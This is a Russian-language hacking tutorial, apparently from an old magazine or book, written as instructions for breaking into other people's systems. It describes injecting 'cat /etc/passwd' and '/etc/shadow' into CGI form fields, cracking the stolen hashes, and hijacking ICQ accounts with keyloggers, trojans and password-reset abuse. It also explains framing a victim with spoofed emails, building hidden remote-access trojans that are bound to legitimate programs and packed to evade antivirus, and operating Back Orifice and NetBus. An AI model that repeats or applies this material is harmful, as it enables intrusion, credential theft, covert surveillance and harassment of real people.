А теперь непосредственно шаги (или действия) для взлома.

Вы должны просканировать атакуемый хост (сервер) (пример с использованием программы portscanner):

```
#portscanner 55.55.55.55 1 1024
```

где 55.55.55.55 — IP-адрес хоста; 1 — с какого порта начинать; 1024 — каким закончить.

Далее (по истечении n-го времени) мы получаем ответ (по большей части стандартный):

```
21
22
25
80
110
```

Теперь запускаем следующие команды:

```
#telnet HOST_IP 21
#telnet HOST_IP 22
#telnet HOST_IP 23
#telnet HOST_IP 80
#telnet HOST_IP 110
```

Обязательно после выполнения каждой команды и перед вводом следующей — записываем версию, название и релиз демона на порте.

Теперь — остается самое простое — найти exploit к этому демону...

Не работает?

Вот возможные ошибки:

1. Вы ошиблись в версии;
2. Вы ошиблись с IP-адресом;
3. Хост, который вы атакуете, уже пропатчен;
4. Вы неправильно используете exploit.

Более простые методы взлома

Вот простой метод взлома (очень популярный среди новичков) — это взлом через CGI. Что такое CGI? Это Common Gateway Interface.

CGI программы выполняются на сервере, а данные выводят вам в виде html или других видов mime-types (например gif).

Вы вероятно задавали себе вопрос — как работают баннерные системы, счетчики страниц, чаты, доски объявлений, различные формы и т.д. Безусловно, все они используют CGI...

Вот простой пример использования CGI, написанного на Perl:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
print "Hello!\n";
```

Эта простейшая из всех простейших программ выведет (при ее запуске на сервере) в вашем браузере строчку:

```
Hello!
```

и перевод каретки.

А вот, простой пример текстового счетчика (можете поставить его к себе на страничку). Условия, чтобы он работал:

1. Файлы

- **Count.cgi** — имя файла с программой;

- **Count.dat** — имя файла с данными о посещениях.

2. Права доступа: (предполагается, что вы находитесь в директории с этими файлами):

- `Count.cgi 755. Т.е.`
`#chmod count.cgi 755`
- `Count.cgi 777. Т.е.`
`#chmod count.dat 777`

Если у вас нет telnet доступа к серверу, а только ftp доступ, то найдите программу ftp, которая поддерживает функцию **chmod** или используйте текстовую версию программы ftp.

Теперь содержимое программы count.cgi:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
open (file,"count.dat");
@dat=<file>;
close (file);

$dat[0]++;
open (file,">count.dat");
print "$dat[0]\n";
close (file);
print "Всего посетителей $dat[0]\n";
```

Файл **count.dat** должен содержать всего одну строчку с количеством посещений (например 5).

Вот и все! Теперь каждый раз, после обращения к **count.cgi** количество посещений будет расти на 1.

Теперь вы знаете некоторые основы CGI и готовы ко взлому через него...

Не пытайтесь взламывать поисковики и подобные им системы (с хорошей посещаемостью) т.к. все они очень хорошо пишут CGI скрипты! Попробуйте найти какой-нибудь ламерский сайт (желательно зарубежный, т.к. их больше и по количеству, и по ламерам в виде администраторов), так как есть одно правило: «Сложность взлома прямо пропорциональна посещаемости сайта».

А теперь ко взлому... (Этот метод работает не на всех системах, но в некоторых все же пашет...)

Скрипт рассылки (записывает ваш e-mail и высылает вам что-то). Вместо e-mail пишем просто:

```
cat /etc/passwd
```


или

```
cat /etc/master.passwd
```

или

```
cat /etc/shadow
```

Попробуйте все три строки (по очереди). Если пишется ошибка, то возможно, так их не суждено взломать.

А если пишется что-то типа:

```
Root: fdkjhgSFDgf: .....
```

То вы набрали на файл паролей... Теперь вам необходимо его расшифровать (например john the ripper'ом) и вы явным образом можете проникнуть в систему. Вывод: скрипты иногда позволяют запускать на удаленной машине программы.

Технология обрыва стека

Обрыв стека — это когда вы вешаете какой-нибудь демон, посылая недопустимый набор символов на его порт.

Что при этом происходит? При аварийном выходе демона, он (демон) сбрасывает память (ОЗУ) на винчестер. При этом из этого сброса, помимо всякого

мусора, можно вытянуть много полезной информации, например, — те же пороли для входа в систему.

Сброс на винт делается специально для разработчиков данного демона, чтобы они (разработчики) могли просмотреть, как он (демон) навернулся.

Где этот Файл? Файл всегда находится в каталоге с демоном и называется (обычно) «**.core**».

Как «оборвать» демон? Есть множество различных путей, например, послать недопустимый набор символов на порт этого демона, что может привести к тому, что он «грохнется».

Многие наверно помнят пол-кбайта, которые вешали любой real-networks сервер (сервера для проигрывания real-audio/real-video форматов). Кстати, это было не так давно...

Охота за UIN'ом: Bugs, Crack и Social Engineering

Итак я вышел на тропу войны: хочу быть смелым и красивым, с шестизначным

UIN номером и чтоб все поняли что миллионные числа это не серьезно, вот посмотрите на меня — я был одним из первых пользователей или неважно кем я был, важнее кем я стал. А как я стал, сейчас расскажу.

На мой взгляд самый реальный и предельно простой способ: исследование Internet Сервис Провайдера и соседских сетей на предмет тех пользователей, кто имеет открытые зашаренные диски и не защитили их паролем. Находятся такие люди программой «Легион». Из пяти сотен проверенных компьютеров более тридцати имело открытым диск C:\ с полным доступом. Все они являлись пользователями ICQ. Выбор UINов просто потрясающий — от 20xxxx до 80xxxx. Смотрим C:\Program Files\ICQ\UIN и видим **number.uin** — внутри этого файла всего лишь несколько строк с информацией о номере, имени, нике и e-mail адресе хозяина. Если номер устраивает, ставится keyboard sniffer который запишет в лог все то, что пользователь введет в клавиатуры.

ICQ имеет три уровня секьюрити — Low, Medium и High. Чем выше уровень

секьюрити у пользователя тем быстрее получается полный доступ к его паролю. Иными словами, чем выше уровень защиты — тем больше вероятность, что жертва введет пароль для того чтоб использовать ICQ. Ставится троян для облегчения дальнейшего доступа и перезагружается машина (перезагрузка машины зависит от многочисленных факторов, от операционной системы до скорости подсоединения к сети). При благоприятном стечении обстоятельств получение пароля к выбранному UINу займет десять, от силы двадцать, минут — ровно столько, сколько потребуется на reboot, дозвонку на провайдера, запуск ICQ и введение пароля, далее берется лог созданный keyboard sniffer и читается пароль. Все.

Более того, возможность того что после всего этого останутся какие-либо логи или иные следы взлома ничтожно мала: уничтожается лог, sniffer и троян.

Вы что, уже уходите? А что, у вас еще что-то осталось?

Начнем с того, что если вы зарегистрировали аккаунт и забыли к нему пароль, достаточно заявить свой UIN на

<http://www.icq.com/>
password/ и в течении нескольких дней
служба технической поддержки ICQ
вышлет на указанный вами при
регистрации e-mail адрес забытый
пароль.

Теперь рассмотрим это с позиции
хакера — для того чтобы получить
пароль к определенному UINу надо
лишь заявить о потере памяти и пойти
проверить e-mail.

Как прочитать сообщение
адресованное не вам — это другая
история. Например, существует POP3
Password Crack — имя логина и домен
нам уже известны. Главное — это
предельно правильно идентифицировать
систему и тип сервера, аккаунт на котором
необходимо проверить и искать
инструменты взлома этой конкретной
конфигурации. Например, недавно
разразился громкий скандал по поводу
hotmail.com в связи с очередной
недоработкой славной фирмы Микрософт,
дающей возможность миллионам людей
право читать e-mail друг друга, чего они
совершенно делать не должны.

Рассмотрим конкретный вариант:
некто Вася Табуреткин зарегистрировал
себе ICQ аккаунт под номером 777777.
Какой замечательный UIN! Смотрим
какой у Васи e-mail, видим
vasya@something.com. По номеру UINа
можно сделать вывод, что он был
зарегистрирован более 2 лет назад. Если
something.com является публичным
бесплатным e-mail сервисом, вполне
может обнаружиться что Вася этот аккаунт
не пользовал и более такого адреса не
существует. Как результат происходит
регистрация точно такого же аккаунта,
заявляется о потере пароля и
проверяется новый e-mail на предмет
пароля от 777777.

Существует другой, более сложный
вариант игры: лишение Васи обладания
его e-mail адресом.

Есть конкретные правила поведения
пользователей сервиса (например: email —
нельзя спамить, web — нельзя
порнографии), нарушая которые
пользователи как правило лишаются права
на адрес или web-страницу. Кто мешает
хакеру написать несколько десятков тысяч
воззваний о легализации детской

порнографии и проституции от имени vasya@something.com? Установите тип сервера, узнайте язык общения с ним клиента и пошлите все эти воззвания самому себе и своим друзьям (или на свои другие e-mail аккаунты) указав обратным адресом vasya@something.com. Далее вы и ваши друзья должны будете переправить все «полученное» от Васи по адресу администратора домена с нотой протеста против легализации и просьбой наказать виновного. «Послания» Васи следует уничтожить и в завязавшейся переписке с администрацией сообщить, что следов преступления осталось мало: вы все стерли так как были шокированы и праведный гнев обуял вас так сильно, что всем подъездом вас держали. Попросите администратора обязательно держать вас в курсе дела. Далее пошлите сообщение того же самого содержания, используя Васин обратный адрес, вашим другим друзьям или на ваши другие аккаунты и напишите администрации о этом безобразии в других словах. Создайте видимость, что этот Вася шлет тысячами сообщения о нелегальных вещах группе незнакомых между собой людей... Прогнозирую до 80% успеха, у Васи отнимут аккаунт, о чем вам заявят

как о большом достижении в борьбе с спамерами и рассадниками порнографии. Вы в тот же день зарегистрируете аккаунт на себя и заявите о потере пароля. В итоге у вас долгожданный UIN и твердая уверенность в том, что если вы имеете бесплатный e-mail — никто никогда у вас его не отнимет.

Попытка — не пытка, как говорил товарищ Берия

Поиграем с тем, что ICQ имеет лимит на длину пароля 8 знаков. В Windows среде поменять пароль на свой UIN нельзя или достаточно сложно — для этого существует функция в клиенте. В Linux, например, в большинстве случаев имеется файл, в котором существует графа **password**, куда пользователь вписывает свой пароль (при возможности хака юниксовой машины пароль читается без малейших затруднений, но как получить доступ к домашней директории пользователя или доступ root — это уже совершенно другой разговор).

Теперь давайте попробуем прописать в Linux ICQ клиент-конфигурационный файл, тот самый желаемый вам UIN и

пароль из любого набора букв длиной в 9, а может и больше знаков. Попробовали?

При благоприятном стечении обстоятельств вы сможете получать и отправлять сообщения от лица выбранного вами UINa. Если ваш Linux ICQ клиент поддерживает любую длину пароля и возможность его смены на сервере — вы берете тот аккаунт, который вам нравится.

Данный баг работал достаточно долго и надеюсь создатели ICQ защитили своих клиентов, но кто знает...

**«Она же... Валентина Поняяд...
Она же...»**

Вопрос: Может ли кто-либо изменить пароль моего ICQ аккаунта без получения доступа на мой компьютер и e-mail?

Ответ: Да, отвечу я и посоветую искать инструмент взлома ICQ под названием «ICQhijack». При наличии IP жертвы, его UINa и номера порта для связи с клиентом ICQhijack пошлет spoofed пакет, заявляющий о себе, что пакет принадлежит самому клиенту и несет в себе задачу смены пароля. Пароль выбирает нападающий.

Кстати, использование sniffера вообще всегда является хорошей идеей сбора информации.

Вопрос: меня зовут Петя Иванов, у меня в офисе на одной со мной сетке сидит Маша Пилюлькина и она страшная стерва. Что я могу сделать с ней и ее ICQ?

Ответ: испортить ей жизнь. Если вы находитесь на одном и том же фрагменте сети, у вас все карты в руках, «ICQsniff» отдаст вам Машин пароль, да и впрочем пароли всех других пользователей ICQ в вашей конторе. Более того, существуют методы перехвата сообщений от одного пользователя другому и коррекция их, например, вы можете следить за перепиской Маши и вашего босса. Как только вам в этой переписке что-то не понравится, можете сообщить боссу от лица Маши все, что вы думаете о предмете обсуждения и заявить, что он как начальник некомпетентен в этом вопросе, а вот, например, Петя Иванов гораздо умнее и так далее, так что давайте Пете Мерседес купим.

Вопрос: а где мне взять ICQhijack, ICQsniff, keyboard sniffer, трояна и TCP/UDP sniffer и есть ли что-либо еще

такое интересное, где можно нажать кнопку и все-все хакнуть?

Ответ: Существует такое понятие как «Private Bug», нечто обнаруженное лишь вами и никому еще не известное. Вполне возможно, что люди, посвятившие много время изучению методам работы ICQ, имеют очень мощные инструменты по работе с ним.

Но достанутся ли эти tools вам? Все зависит от вас, от вашего терпения, трудолюбия и любознательности. Не забудьте прибавить коммуникабельность и умение задать интересный вопрос знающему предмет обсуждения человеку. Вполне возможно вы все узнаете.

Если у вас нет друзей, способных рассказать вам то, что вы хотите знать, советую использовать большие поисковые системы типа www.yahoo.com. Не забудьте указать предмет поиска.

Выйду на улицу, гляну на село...

Время рассмотреть методы защиты и что вы должны помнить, если дорожите своим UINом и информацией, передаваемой при помощи ICQ.

Помните, что существует вероятность, что кто-то может читать ваши сообщения и то, что ICQ не является стандартом секретных коммуникаций.

Имеются десятки программ, способных вызвать сбой в работе вашего ICQ клиента, особенно если он работает в среде Windows. Следите за новостями, публикуемыми на www.icq.com и используйте всегда последнюю версию ICQ, даже если старая имеет свои достоинства в виде безлимитного размера посылаемого сообщения. Вполне возможно, что вы заплатите слишком дорогую цену за эту возможность.

Имейте антивирусные программы и используйте их. Так же за ними необходимо следить — брать новые библиотеки для обнаружения вирусов и троянов с web-сайта производителя программы.

Не доверяйте безгранично публичным сервисам типа free email, free webhosting и так далее. Ничего удивительного в том, что кто-то уничтожил все ваши файлы на страничке или прочел ваш e-mail, я не вижу. Вполне

житейское дело, и, пожалуйста, не имейте публичного e-mail адресом для контакта технического обслуживания ICQ с вами в случае потери пароля.

Будьте готовы к тому, что в один прекрасный день вы обнаружите, что ваш пароль изменен и аккаунт вам не принадлежит. Обратитесь за помощью в технический суппорт.

Ну и конечно следите за своим компьютером при использовании Internet — есть большой выбор программ, показывающих вам кто, зачем, почему и когда пытался проникнуть на ваш компьютер.

Иногда я сам лично думаю, что вполне возможно что создатели ICQ в данный момент насчитывают несколько миллионов компьютеров в своей базе данных, к которым они имеют полный доступ. Кто знает, может быть ICQ — это хорошо распространенный троян? Сложное чувство, признаюсь вам...

Взлом компьютера через Internet

Как вы догадываетесь процесс взламывания по сети удаленных компьютеров довольно долгое и утомительное занятие... Но результат ваших действий может быть очень приятным для вас.

Если вы думаете, что я вам здесь буду рассказывать о детских шалостях типа Nuke или атаки на порт 139, то вы сразу можете пойти посмотреть сервер <http://www.microsoft.com> — там вам веселей будет.

Если вы хотите чтобы ваше пребывание на любых серверах в Internet было менее заметным, а в некоторых случаях практически невидимым, то всегда пользуйтесь Proxu сервером, например, через прокси сервер <http://www.gin.ru>. Это первый момент...

Второй момент — установите себе программу:
<http://www.teamcti.com/pview/PrcView.zip>,
при помощи которой вы сможете легко обнаружить, какие страшные программы запущены на вашем компьютере...

Момент номер три: периодически заглядывайте в раздел RUN системного реестра вашего Windows 95/98... Это можно сделать следующим образом: запустите программу regedit — эта программа есть в каждой версии Windows (For Lamers). Далее заходите в раздел HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run. Там смотрите, не грузятся ли вместе с вашим виндовсом программы-паразиты, которые могут являться причиной утечки информации через Internet или локальную сеть! Если вы плохо понимаете, о чем я говорю — то читайте следующие пункты и вам все станет ясно!

Виды взломов

Существует куча просто различных разновидностей взломов, начиная от примитивного локального sharin'га и кончая взломом серверов со сложной ssl защитой, взломов cgi-скриптов... Я же буду рассказывать о наиболее распространенном виде взлома — это программный взлом, что это такое — вы сейчас узнаете.

Для взлома чужого (удаленного) компьютера (получение полного

управления) или доступ ко всем ресурсам компьютера вам нужно знать следующее:

1. Вам очень легко стать Хакером если вы знаете какой-нибудь профессиональный язык программирования, например, C++, или Visual C++, или Delphi, или еще какой-нибудь, поддерживающий 16 и 32-х битные современные приложения (наиболее часто встречаются в сети Windows95/98)

2. Вы не знаете никакого языка, но вы очень хотите стать Хакером. Самый многочисленный вид людей, населяющих сеть. Итак, приступим ко взлому, господа.

Порядок действий для 1 группы

Вы знаете язык!!! Это круто!!! Вы хорошо его знаете? Если плохо, то идите учите, или читайте порядок действий 2 группы, или идите смотрите <http://www.microsoft.com>.

Если хорошо — то:

1. Вам необходимо написать 16-32 битное приложеньице типа:

Client <-----> Server

Причем придется писать две программы (читай дальше).

Особенности серверской части программы:

- Сервер должен грузиться вместе с виндовсом
- Должен быть невидим при нажатии Ctrl+Alt+Del
- Невидим вообще на экране виндовса
- Выполнять следующие действия: передавать невидимо на Клиента (по запросу клиентской части, проще всего это сделать, используя в программе собственные команды типа **GetFolderTreeDrive** или **GetScreenShot** — если вы грамотный программист — то вы меня поймете) и так далее и сколько вам нужно и чего нужно получить от удаленного компьютера, столько и делайте.

2. Все протестировано и готово к работе. Как впарить «Сервер» UL'у? Да проще пареной репы... Например, приклеить это к какой-нибудь нужной программке и послать ее (например, на сервер с программами общего пользования) для склейки программ (причем запускается первой ваша, а потом приклеенная). Используйте специального клиента, о котором я расскажу позже. Или пошлите «другу» новый чат.

Порядок действий 2 группы:

1. Да... Дело худо... Но не все потеряно...Ура, радуйся! Существует куча уже сделанных программ типа

Client <-----> Server

которыми сеть запружена до предела. Единственное, что нужно, так это разобраться в работе программы, что поверьте мне легче изучения языка. Итак, наиболее распространенная программа — это ВО или Back Orifice, что в дословном переводе обозначает: Администрирование Через Задний Проход. Или программа NetBus или NetBus Pro, которую можно найти практически в любом поисковом сервере. Короче, таких программ море...

Ищите и найдете. Единственным минусом этих программ является одно — они очень быстро попадают в определение Антивирусов и лечатся антивирусами. Но и это — не проблема. Потому как существует куча программ, которые специальным образом сжимают — кодируют текст программы и антивирус уже бессилён!!! Для примера можно привести программу NeoLite, расположенную по адресу: <http://www.neoworx.com>. Подробно об этих программах вы узнаете прочитав все до конца.

2. Все, у вас есть одна из таких программ, вы сами разобрались, как она работает!!! Это тоже подвиг! Теперь читайте пункт 2 для группы людей №1!

Описание программы Back Orifice

Пакет программы BO состоит из 4 файлов и больше. Мы не будем рассматривать плагин, а рассмотрим основные 4 компонента. Итак:

BoServ.exe

Этот файл является «сервером». Он как раз и отсылается в чистом виде к

машине, которую нужно взломать. После запуска программа автоматически прописывается в автозагрузку Windows и «не видна» без вооруженного глаза. Но стоит просмотреть список текущих процессов (например, с помощью программы PrcView) и мы сразу увидим непонятный файл типа .exe. Это и есть «сервер» Bo. Так же он создает библиотеку в Windows\system\windll.dll, при удалении которой компьютер можно считать очищенным от Bo.

BoGui.exe

Этот файл является «клиентом» и находится у Хакера. При помощи этой программы можно управлять удаленным компьютером.

BoConfig.exe

Является файлом, при помощи которого файл BoServ.exe можно склеить с любой программой. Плюс ко всему можно установить порт сервера, пароль сервера, название и т.д.

BoClient.exe

Это приложение является такой же частью, как и BoGui.exe, но без

аппликации и управление сервером происходит в командном режиме...

Target host:port

Имя хоста, на котором запущен сервер ВО. Порт, по умолчанию, 31337.

Команды управления:

Directory creat

Создание директорий (каталогов).

Directory list

Просмотр директорий

Directory remove

Удаление директорий

Export add

Добавление sharing

Export delete

Удаление sharing

Export list

Список всех sharing

File copy

Копировать файл

File delete

Удалить файл

File find

Найти файл

File view

Показать файл

HTTP enable

Включить HTTP сервер на определенный порт

HTTP disable

Выключить HTTP сервер на определенный порт

Key log begin

Включить запись нажатия на клавиши

Key log end

Выключить запись нажатия на клавиши

MM capture avi

Записать видео .avi файл

MM capture frame

Скопировать frame

MM capture screen

Снять Screen Shot с экрана монитора

MM list capture device

Список доступных видео ресурсов

MM play sound

Проиграть музыку

Net connections

Сетевые подключения

Net delete

Удаление подключений

Net use

Использования подключений

Net view

Просмотр подключений

Ping host

Есть ли сервер Во на этом хосте

Process kill

Убить какую-нибудь запущенную программу

Process list

Список запущенных программ

Process spawn

Запустить программу

Команды Reg

Группа команд позволяющих полностью управлять реестром

Windows System dialog box

Вывести всплывающее окно

System info

Информация о системе

System lockup

Вырубить компьютер из сети

System passwords

Вывести все пароли и логины

System reboot

Перезагрузить компьютер.

Это список наиболее распространенных команд!

Описание программы NetBus

Пакет программы Net Bus состоит из 2 файлов.

patch.exe

Сервер. Сервер довольно удобный, т.е. запустил и никаких настроек, все выполняет клиент.

Netbus.exe

Клиент.

Описание команд Net Bus:

Host name/IP

Хост на котором запущен сервер

Port

Порт сервера, по умолчанию 12345

Serevr admin

Различные настройки управления удаленным компьютером. Пассворд, порт и т.д.

Open CD-ROM

Открыть CD-ROM

Show image

Показать картинку

Swap mouse

Поменять кнопки мыши

Start program

Запустить программу

Msg manager

Куча действий с сообщениями

Screendump

Снять Screen Shot с экрана монитора

Get info

Информация о компьютере

Play sound

Проиграть музыку

Exit Windows

Различные способы перезагрузки компьютера

Send text

Послать текст

Active winds

Запущенные программы и действия с ними

Mouse pos

Координаты мышки

Listen

Просмотр нажатия на клавиши On-Line, всякие комбинации типа Ctrl+Esc, Alt+ Tab и т.д.

Sound system

Управление Саунд-системой

Server setup

Управление самим сервером
patch.exe

Control mouse

Управлять мышкой

Go to URL

Послать на URL

Key manager

Действия с клавиатурой

File manager

Действия с файлами (очень развитая система)

Если сравнивать эти две программы, то Net Bus является более простой и рассчитана на Users & Lamers. Просто запустить patch.exe и управлять удаленным компьютером. А Back Orifice требует настроек и более многофункциональна. Логичней использовать эти программы вместе. А лучше учить язык и писать свои. В Internet таких программ просто море... Так что проверяйте свой компьютер после каждой запущенной программы...

Защита от Back Orifice

Программа Back Orifice Eliminator позволяет узнать, запущен ли у вас на компьютере сервер BO!!! А так же она позволяет показать IP-адреса тех, кто заслал вам BO Server, проследить за ними и...

Защита от Net Bus

Программа Net Buster позволяет узнать, запущен ли у вас на компьютере сервер Net Bus!!! А так же она позволяет показать IP-адреса тех, кто заслал вам patch.exe (который, кстати, можно переименовать в любое название), проследить за ними и... И даже в ответную им что-нибудь сотворить с компьютером или на худой конец форматнуть им диск c:\. Хотя есть 1000 способов отомстить и покруче.

Как узнать IP по ICQ?

Элементарно... Воспользуйтесь программой icqs.exe. Она обычно бывает в виде icqs.rar.

Как выследить и наказать Хакера физически?

Если тот человек, которого вы хотели наказать программно, оказался продвинутым Хакером, не поддается ни на какие уловки с вашей стороны, ничего не запускает, все проверяет, анализирует и, наконец, просто предельно осторожен и бдителен — то остается одно средство — наказать его физически, разумеется, не зная его адреса — это невозможно, но есть один способ.

Вам необходимо узнать его IP-адрес в Internet — это легче пареной репы. К примеру, вы знаете его уникальный псевдоним или ник, вы ищете все по этому нику на <http://www.yandex.ru>, т.е. всю возможную информацию про него, места, где он что-либо делал или подписывался своим e-mail или ником (это могут быть различные Guest Book`s, чаты, которые записывают IP посетителей). После того, как вы узнаете его IP, вам необходимо узнать, кто его провайдер, телефон, адрес, страну, все это можно сделать при помощи строчки, в которой вы введете его IP-адрес, и вы получите все...

Далее вы просто звоните этому провайдеру и в наглуемую стучите на этого человека, говорите его IP, в какое время он безобразил, что делал и т.д. Провайдер обязан (учитывая УК РФ по статье «Информационная безопасность») проследить за этим человеком и если действительно его действия будут признаны как неправомерные — то он лишится в лучшем случае провайдера (возможно даже с оповещением других провайдеров), а в худшем — вообще Internet на всю жизнь и мало того, можно подать на этого человека в суд. Ну это все лирика и действовать нужно так только в самых крайних случаях. А настоящий Хакер очень круто шифруется, использует краденый Internet и нет никакой уверенности, что вы выйдете именно на того человека, на которого хотите...

Уроки сетевого хакинга для начинающих

Сетевые хаки это круто и просто. Однако, как именно, и что именно нужно делать знают еще далеко не все. В народе очень

популярны exploit, то есть, готовые инструментарии для взлома, написанные другими хакерами.

Но, во-первых, это не интересно и ставит в зависимость от тех, других хакеров (дадут ли они нам или опять зажмут все самое ценное?), а во-вторых, они очень быстро перестают работать — дырки-то затыкаются, а свежих exploit раз два и обчелся, да и те устаревают не по дням, а по часам. Пусть среди админов много лохов, но и они начинают чесаться, когда их взломают раз — другой кряду.

Поэтому единственная возможность учиться ломать самим. Самим искать дыры и писать простейший инструментарий для взлома. Однако, как бы это ни было просто, но все же требует определенной усидчивости и умственных усилий.

Зато потом можно не просто считать себя хакером, но и быть им! Стоит ли одно другого? Несомненно! Тогда — в путь. Путь долгий и тернистый. Ведь в двух словах, как это ломают, не расскажешь. Так что запасайтесь пивом и быстренько подключайтесь к Internet (начальный доступ у вас все же должен быть). Сейчас начнется самое интересное!

Как утащить etc/passwd

В конференциях RU.HACKER и RU.NETHACK периодически вспыхивают дискуссии: как утащить из-под лап администратора знаменитый файл etc/passwd? А после того, как утащили — что с ним можно делать?

Сказывают, что якобы там хранится несметное количество паролей, логинов, аккаунтов, словом всего, что только пасется на этом сервере. Другие же утверждают, что нет там ничего, а если что и есть, так оно зашифровано и никакой жизни не хватит, чтобы вернуть его в читабельное состояние.

Кто же из них прав? Тем более, что некоторые уже не раз оглашали мир радостным мявом, что, дескать, пароли они утащили и сейчас будут сидеть их расшифровывать. Конечно же, ни с кем другим они делиться своим богатством не собираются! Ну и не надо! Мы и сами с усами! Вот как пойдём по ссылке <http://kpnc.webprovider.com/hack.pl>, да и посмотрим etc/passwd одного далекого заокеанского провайдера, да еще в читабельном виде.

Вот, что мы увидим на экране! (Тут надобно заметить, что если стоит Netscape, то ничегошеньки видно не будет; а если мы установили IE 4.0 (5.0) и все равно ничего не видно, — так это просто надо подождать, — файл **etc/passwd** очень длинный, и если канал у вас не шибко быстрый, то перекачка может занять, возможно, очень долгое время, — ждите тогда).

Наконец на экране появится следующее:

DISPLAY ETC/PASSWORD FILE...

<u>LOGIN</u>	<u>NAME</u>	<u>DIR</u>
root	System Administrator	/root
toor	System Administrator	/root
daemon	System Daemon	/
sys	Operating System	/tmp
bin	BSDI Software	
	/usr/bsdi	
operator	System Operator	
	/usr/opr	
uucp	UNIX-to-UNIX Copy	
	/var/spool/uucppublic	
games	Games Pseudo-user	
	/usr/games	
news	USENET News,,,	
	/var/news/etc	

```
demo      Demo User
/usr/demo
mail      Sendmail
/var/spool/mail
brian     Brian Atkins,,,
/export/home/brian
kannada   Narendra Tumkur
/disk1/k/kannada
pumpkin2  liao xin
/disk1/p/pumpkin2
lost508   no idea
/disk1/l/lost508
essepi    Salvatore Calarco
/disk1/e/essepi
rajatbhasin Rajat Bhasin
/disk1/r/rajatbhasin
panze     Congo Koa
/disk1/p/panze
goni1     Naseer Bhatti
/disk1/g/goni1
madmama   patty noland
/disk1/m/madmama
yccwp     yang changchun
/disk1/y/yccwp
```

Это только малая часть от всей таблицы. Правда, паролей там нет. То есть они не показаны в явном виде — законодательство надо же соблюдать хотя бы формально.

Как их получить, об этом будет рассказано ниже.

А пока можно, изучив список логинов юзеров, попробовать угадать, кто же из них окажется таким лохом, что выберет короткий пароль, или, что еще лучше, пароль совпадающий с логином. Уверяю вас, таких лохов значительно больше одного, так что на всех хватит, не говоря уже о такой халяве как:

<u>LOGIN</u>	<u>NAME</u>	<u>DIR</u>
demo	Demo User	/usr/demo

На этом наш первый маленький взлом можно считать законченным. Теперь разберемся, что же в действительности произошло и можно ли так ломать других провайдеров или нет?


Что это было?

Так что же произошло на самом деле? Хитрый автор только дал кликнуть по ссылке, а все остальное сделал сам. Это конечно хорошо, но будет лучше, если не только дать рыбу, но еще и научить ее ловить!

Рыбу ловить изволите? В самом деле? Тогда приготовьтесь, что это будет долгий и муторный процесс, но зато

потом вы станете настоящим хакером (шутка, однако)!

Итак, начнем разбираться, с премудростями автора. Для начала заглянем внутрь файла nethackk1.htm (для этого в меню «Вид» браузера выберем «Просмотр в виде HTML») — нам представится следующие:



<CENTER>Ты хочешь посмотреть etc/pasw одного провайдера?


```
Тогда <a
href="http://kpsc.webprovider.com/hack
.pl">ЖМИ</a>
```

Не нужно быть посвященным в тонкости программирования HTML, что бы понять, что выделенная подчеркиванием строка — перенаправила нас на другой сервер и попыталась открыть, хм, какой-то «hack.pl».

Странно? А почему не html? Ну что же, попробуем открыть hack.pl самостоятельно. Наберем эту строчку в окне браузера, — как вновь выскочит табличка с паролями. Быть может это hack.pl и есть? И автор нас просто разыграл, — смастерил фэйк, то есть составил эту таблицу от балды?

Но нетрудно убедиться, что таблица эта живет своей «жизнью» — уходят одни пользователи — добавляются новые и самое главное, что все логины правильные! Возьмем один, выбранный наугад. Вот, например, **madmama**. Что скрывается за ним?

Набираем в строке браузера «**madmama.webprovider.com**» и что мы видим?

Index of /

```
Name Last modified Size
Description
[DIR] Parent Directory 09-Oct-1999
11:10 - -
[DIR] _private/ 09-Oct-1999 11:30 -
-
[TXT] form.html 09-Oct-1999 12:26 1k
-
[DIR] images/ 09-Oct-1999 11:30 - -
[TXT] irc.html 09-Oct-1999 12:21 0k
-
[TXT] mamairc.html 09-Oct-1999 12:18
4k -
[TXT] postinfo.html 09-Oct-1999 11:30
2k -
[TXT] thank_you.html 09-Oct-1999
12:26 1k -
```

Эге! Да тут директория **_private**. А ну, пустят нас в нее или нет? Кликнем мышом и с замиранием сердца ждем. Вот черт, не пускают!

А узнать, что там, ой как хочется! Ну что же, попробуем атаковать «в лоб». Вводим пароль «**madmama**» и с нетерпением ждем... Держите нас, это сработало!!!

Ну и что же в приватах? Гм, одна большая dbf с названием prices. А, прайс

— по-русски. Словом, ничего интересного. Но вот сам факт взлома! А юзеров-то на сервере сотни, поэтому это увлекательное путешествие можно только продолжать и продолжать!

Ладно, все это очень интересно, но как же автор утянул сей ценный стуфф? И не боится ли он, что к в какой-то момент его прикроют? Разумеется, нет, и я готов поделиться с вами своим ББС (большим буржуинским секретом). Ведь никакого взлома автор не совершал. Файл **Etc/password** доступен с теми правами, которые ему (да и любому другому пользователю) выделил администратор. И нечего огород городить! **Etc/password** — это общедоступный ресурс — во всяком случае на чтение и всякий может его поглядеть — было бы желание! А

администратор вовсе не лох — ведь паролей в **etc/password** нет, как мы в этом в последствии убедимся.

Однако, как мы выяснили, что пароли для взлома не всегда обязательны, — достаточно вполне знать логины и проявить малость интуиции и находчивости. К тому же мы многое

смогли узнать и о сервисах самого провайдера, о которых он почему-то публично умалчивает. Например, мы ясно видим, что сервер новостей установлен:

```
news USENET News,,, /var/news/etc
```

Но если просканировать порты сервера (любой программой, например, NetInfo), то нас грязно обломают и скажут, что никаких тут ньюсов нет.

Ну, как дорваться до ньюсов, это тема отдельного разговора, а вот простенький сендмайл можно использовать и так. Порты открытые — как на POP3 (то есть чтение почты), так на SMTP (то есть ее отправку).

Впрочем, и почту и ньюсы ломать не интересно — другое дело еще раз взглянуть на **etc/password**! Только как? Попробует подружаться по ftp (ну, а как же иначе-то).

Набираем в браузере «<ftp://ftp.werbprovider.com>» — так нас грязно пошлют подальше. Да и если бы не послали, — все равно бы мы ничего не смогли увидеть.

Ведь все директории, которые видны по WWW или FTP — это виртуальные

директории, которые ничего не имеют общего с физически расположенными на диске. И отсюда **etc/password** действительно никогда (ну разве что очень-очень редко) не бывает виден.

Как же автор получил его? Очень просто — исполнил на удаленной машине скрипт...

